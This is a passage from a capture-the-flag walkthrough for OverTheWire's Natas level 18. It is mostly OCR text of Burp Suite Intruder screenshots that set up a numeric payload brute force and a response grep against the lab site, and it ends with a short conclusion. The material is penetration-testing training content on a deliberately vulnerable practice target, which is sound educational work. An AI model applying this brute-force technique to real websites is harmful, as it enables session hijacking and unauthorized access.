
Go to the Natas18


Open it using Burp Suite. Send the proxy code to the intruder.




Change intruder setting like this images.



Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Settings
Positions
Payloads
Resource pool
Settings
Payload sets
Start attack
You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.
Payload set:
Payload count: 0
Payload type: Numbers
Request count: 0
Payload settings [Numbers]
This payload type generates numeric payloads within a given range and in a specified format.
Number range
Type: Sequential Random
From: 358
To: 358
Step:
How many:
Number format
Base: Decimal Hex
Min integer digits: 0
Max integer digits: 3
Min fraction digits: 0
Max fraction digits: 0
Examples
1
321
Payload processing
You can define rules to perform various processing tasks on each payload before it is used.
Add
Enabled
Rule
Edit
Remove
Up
Down


Burp
Project
Intruder
Repeater
View
Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard
Target
Proxy
Intruder
Repeater
Collaborator
Sequencer
Decoder
Comparer
Logger
Organizer
Extensions
Learn
Settings
Positions
Payloads
Resource pool
Settings
Add
Enter a new item
Match type: Simple string
Regex
Case sensitive match
Exclude HTTP headers
Grep - Extract
These settings can be used to extract useful information from responses into the attack re
Extract the following items from responses:
Add
Edit
Remove
Duplicate
Up
Down
Clear
Maximum capture length: 100
Grep - Payloads
These settings can be used to flag result items containing reflections of the submitted pay
Search responses for payload strings
Case sensitive match
Exclude HTTP headers
Match against pre-URL-encoded payloads
Redirections
These settings control how Burp handles redirections when performing attacks.
Follow redirections: Never
On-site only
In-scope only
Define extract grep item
Define the location of the item to be extracted. Selecting the item in the response panel will create a suitable configuration automatically. You can also modify the configuration manually to ensure it works effectively.
Define start and end
Start after expression:
Start at offset:
End at delimiter:
End at fixed length:
Extract from regex group
Case sensitive
Exclude HTTP headers
Update config based on selection below
Refetch response
HTTP/1.1 200 OK
Date: Wed, 30 Aug 2023 12:53:52 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 983
Connection: close
Content-Type: text/html; charset=UTF-8
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="
http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
Search...
0 highlights
OK
Cancel



Send attack using burp suite.





Conclusion

The “Walkthrough of Natas” experience reveals an in-depth awareness of the multifaceted connection between web security concepts and vulnerabilities. The culmination of this trip shows more than simply a list of hacked passwords as the last keys are pressed; it exemplifies the powerful confluence of information and action. The “Walkthrough of Natas” has stocked a fire of awareness and comprehension in addition to acting as a compass guiding through the maze of possible risks. The learned knowledge, viewpoints, and abilities go well beyond these difficulties to provide a more acute awareness of web security in the modern digital environment. People who embark on this trip emerge as guardians of digital walls, ready to defend over real-world attackers aiming to exploit the virtual landscape because they have knowledge of the weaknesses that lay below the surface. The emphasizes how crucial practical experience is in learning the constantly evolving craft of cyber security.